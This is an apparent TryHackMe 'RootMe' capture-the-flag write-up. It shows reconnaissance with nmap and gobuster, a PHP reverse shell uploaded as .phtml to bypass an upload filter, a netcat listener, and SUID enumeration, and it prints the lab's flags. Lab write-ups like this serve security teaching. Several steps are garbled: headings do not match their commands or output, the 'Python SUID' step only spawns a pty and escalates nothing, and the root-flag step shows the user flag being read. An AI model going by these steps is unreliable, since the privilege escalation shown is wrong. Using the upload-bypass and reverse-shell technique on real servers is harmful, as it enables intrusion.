
TryHackMe - RootMe CTF Writeup

Basic Informations


- Date: 12/07/2025
- Difficulty: Easy
- Machine IP: 10.10.59.146
- Completed by: Dev M John



Task 1:Deploy Machine & Create Workspace

Connect to TryHackMe network and deploy the machine

```
mkdir ~/rootme && cd ~/rootme
Mkdir nmap
```



Task 2:Reconnaissance

Step 1:Nmap Scan

First, we're going to start by running a thorough nmap scan.

```
nmap -sC -sV -oN 10.10.59.146
```

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 02:16:C6:F2:06:E5 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Findings

Open ports:

22/tcp → SSH

80/tcp → HTTP: Apache Version: **2.4.29**

Step 2:Directory Enumeration with Gobuster

Using GoBuster to find directories on the web server that's running on port 80.

```
gobuster dir -u http://10.10.59.146 -w
/usr/share/wordlists/dirb/common.txt -o gobuster.txt
```

```
root@ip-10-10-128-229:~# gobuster dir -u 10.10.59.146 -w /usr/share/wordlists/dirbuster/
directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.59.146
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
```

```
===============================================================
/uploads (Status: 301)
/css (Status: 301)
/js (Status: 301)
/panel (Status: 301)
/server-status (Status: 403)
===============================================================
```

Findings

Discovered Path:

- /panel/

How many ports are open? 2

What version of Apache is running? 2.4.29


What service is running on port 22? SSH

Task 3: Getting a Shell

Step 3:Explore /panel/ Upload Feature

We go to the /panel directory, we have a file upload form. That should come in handy for getting a shell.We can upload a file in order to obtain a reverse shell

Navigate to:
`http://10.10.59.146/panel/`



Step 4:Upload PHP Reverse Shell

Go to https://github.com/pentestmonkey/php-reverse-shell clone the repo


```
Git clone https://github.com/pentestmonkey/php-reverse-shell
cd php-reverse-shell
```

Change $ip to your local IP
Change $port to 4444

Step 5: Bypass Upload Filter

```
mv php-reverse-shell.php shell.phtml
```

Upload shell.phtml via /panel/



Step 6: Start Listener and Trigger the Shell

```
nc -lvnp 4444
```

Visit in browser:
http://10.10.59.146/uploads/shell.phtml

```
root@ip-10-10-128-229:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.59.146 33584 received!
```

We can use the find command to figure out where the user.txt file is located and then read it to get our flag

```
$ whoami
www-data
$ find -name user.txt 2>/dev/null
./var/www/user.txt
$ cat /var/www/user.txt
THM[redacted]}
$
```

User Flag: THM{y0u_g0t_a_sh3ll}

Task 3 Getting a shell

Find a form to upload and get a reverse shell, and find the flag.

Answer the questions below

user.txt

THM{y0u_g0t_a_sh3ll} ✓ Correct Answer Hint

Task 4 :Privilege Escalation

Step 7: Find User Flag

```
find / -prem f -name user.txt 2>/dev/null
cat /var/www/user.txt
```

```
$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
```

Step 8: Check for SUID Binaries

```
find / -type f -name user.txt 2>/dev/null
```

```
bash-4.4$ find / -type f -name user.txt 2>/dev/null
find / -type f -name user.txt 2>/dev/null
/var/www/user.txt
bash-4.4$
```

Step 9: Exploit Python SUID

```
python -c 'import pty; pty.spawn("/bin/bash")
```

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
bash-4.4$
```

Step 10: Find Root Flag

```
find / -type f -name root.txt 2>/dev/null
cat /root/root.txt
```

```
cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
bash-4.4$
```

Search for files with SUID permission, which file is weird? **usr/bin/python**

Root Flag: THM{pr1v1l3g3_3sc4l4t10n}

🏁 Flags

- **User Flag:** THM{y0u_g0t_a_sh3ll}
- **Root Flag:** THM{pr1v1l3g3_3sc4l4t10n}

🧰 Tools Used

- Nmap
- Gobuster
- Pentestmonkey PHP Reverse Shell
- Netcat
- Python